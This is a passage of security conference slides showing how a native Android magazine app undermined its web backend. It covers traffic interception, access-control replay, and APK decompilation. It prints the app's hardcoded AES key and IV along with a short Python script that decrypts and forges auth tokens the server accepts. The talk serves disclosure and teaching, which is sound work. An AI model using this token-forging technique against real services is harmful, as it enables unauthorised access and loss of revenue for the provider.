When providing a native mobile app ruins the security of your existing web solution

Area41 Security conference

11/06/2016 – Jérémy MATOS

whois securingapps

- Developer background
- Spent last 10 years working between Geneva and Lausanne on security products and solutions
  - Focus on mobile since 2010
- Now software security consultant at my own company

http://www.securingapps.com

- Provide services to build security in software
  - Mobile
  - Web
  - Cloud
  - Internet Of Things

https://twitter.com/securingapps

Introduction

- Providing mobile apps is required by business
- Native is often the choice
  - Usability
  - Performance
  - Connectivity issues
- Most of the time integration to existing web solution is not straightforward, e.g.
  - Authentication logic/pages provided by application server
  - Offline mode to be addressed
- As a consequence, it is tempting to move some code from server side to mobile app
- But it cannot be trusted anymore …

Objectives

- Demonstrate a **loss of revenue** can occur via the exploitation of a **real world Android application**, though web solution seems OK
- Choice of target: French magazines reading app
  - Motivation: renewal subscription bug
    - Received twice the electronic version at the beginning but none at the end
  - Not sensitive content as it is public (but not free)
  - Some kind of DRM in place to restrict the number of usable mobile devices
- **Code of conduct**
  - Privacy matters, don't mess with user data
  - Responsible disclosure

- **Bonus**: read content freely on any mobile or non-mobile device

Strategy

- Define precisely what will be checked given the objectives


- **1. Access control (OWASP Mobile M6 Insecure Authorization)**
  - http monitoring to see how documents are referenced server side
  - Use self service property of the system
    - My personal account with paid content
    - Creation of other free accounts

- **2. Authentication of mobile services (OWASP Mobile M4 Insecure Authentication)**
  - http monitoring to see how document requests are authorized
  - reverse engineering of the mobile app to understand authentication token management
    => Android version far easier to read + latest update January 2014

Access Control 1/3

- HTTP monitoring with BURP
  - Fresh app install, then configure proxy
  - Login with paying account
  - Download a magazine already subscribed
- POST requests with JSON payload as parameter
- No HTTPS ! ⚠ (**OWASP Mobile M3: Insecure Communication**)
  - No need to add a certificate on the mobile device to do MITM
  - And even less to modify the app to bypass certificate pinning
- 3 different hostnames involved
  - All run PHP 5.2.17 (January 2011….) ⚠
  - Windows based: IIS 7.5 or Apache 2.2.19 Win32 (June 2011...) ⚠
- Increased confidence that security was not the priority

Access Control 2/3


Magazine retrieval flow (simplified)
user
mobile device
burp proxy
drm host
doc host
main menu
list user publications(auth token)
latest(publicationId,docId,screenshotUrl)
show screenshots
choose magazine name
list user docs(auth token,publicationId)
all docs(docId,screenshotUrl)
show screenshots
choose magazine number
get download info(auth token,docId)
lid + doc host
request doc(auth token,lid)
encrypted doc
request doc drm(auth token,lid)
cryptinfos.dat file
apply DRM
show magazine

Access Control 3/3

- **Access control validation**
  - Create free account: web only, no email validation ⚠
  - Login with free account to retrieve auth token
  - Replay previous requests but use the free auth token

- **Bypass results**

User publications list	✗
Documents list	✗
Screenshots	✓
Document download info	✓
Document content/DRM	✗

Screenshots of all magazines are publicly accessible


- **OWASP Mobile M6 Insecure Authorization: OK**

Authentication 1/9

- Reverse engineer app to see the authentication token content
- Retrieve APK: e.g from `apk-dl.com`
  - Avoid running this binary, or in an emulator (e.g genymotion)
- Convert Dalvik bytecode to Java bytecode
  - `enjarify` tool provides better results than older `dex2jar`
- Static review of corresponding source code with `JD-GUI`
- Dynamic analysis: used later in Bonus section

Authentication 2/9


- Nothing is obfuscated ⚠ (**OWASP Mobile M9: Reverse engineering**)
- Easily look for `auth` in the source code
  - In the `JsonSender` class



```
localObject1 = Crypto.BytesToHex(((Crypto)localObject1).encrypt((String)localObject3));
((JSONObject)localObject2).put("value", localObject1);
localObject1 = new org/json/JSONObject;
((JSONObject)localObject1).<init>();
String str2 = DlyManager.getDlyLib();
((JSONObject)localObject1).put("dlylib", str2);
str2 = DlyManager.getVerApp();
((JSONObject)localObject1).put("ver", str2);
((JSONObject)localObject1).put("cmd", paramString);
str2 = ConstantesBase.ANDROID_VERSION;
((JSONObject)localObject1).put("os", str2);
str2 = AppConfig.getIMMAPPID();
((JSONObject)localObject1).put("immAppId", str2);
localObject3 = "auth";
```


Authentication 3/9

- Encrypt method



```
public byte[] encrypt(String paramString)
{
  byte[] arrayOfByte = null;
  try
  {
    Object localObject1 = new javax/crypto/spec/SecretKeySpec;
    localObject2 = ConstantesBase._secretKey;
    localObject2 = ((String)localObject2).getBytes();
    localObject3 = "AES";
    ((SecretKeySpec)localObject1).<init>((byte[])localObject2, (String)localObject3);
    localObject2 = new javax/crypto/spec/IvParameterSpec;
    localObject3 = ConstantesBase._initialVectorParamSpec;
    localObject3 = ((String)localObject3).getBytes();
    ((IvParameterSpec)localObject2).<init>((byte[])localObject3);
    localObject3 = "AES/CBC/NoPadding"; ⚠
```


- Key and IV (**OWASP Mobile M5: Insufficient Cryptography**)



```
_secretKey = "1234567890123456"; ⚠ ⚠ ⚠
_initialVectorParamSpec = "6543210987654321"; ⚠ ⚠
```


Authentication 4/9

- Done with a few lines of Python
- Decrypt auth token
  - understand what is sent to server
  - easier than figuring it out from source code
- Spoof the server
  - modify clear text content of token
  - encrypt it to have it accepted by server



```python
key = '1234567890123456'
IV = '6543210987654321'
mode = AES.MODE_CBC
blockSize = 16

def pad(clear):
    resulting = clear
    while(len(resulting) % blockSize !=0):
        resulting = resulting + ' '
    return resulting

def encrypt(clear):
    encryptor = AES.new(key, mode, IV=IV)
    encrypted = encryptor.encrypt(pad(clear))
    return binascii.hexlify(encrypted).decode()

def decrypt(encrypted):
    decryptor = AES.new(key, mode, IV=IV)
    data = binascii.unhexlify(encrypted)
    decrypted = decryptor.decrypt(data).decode()
    return decrypted
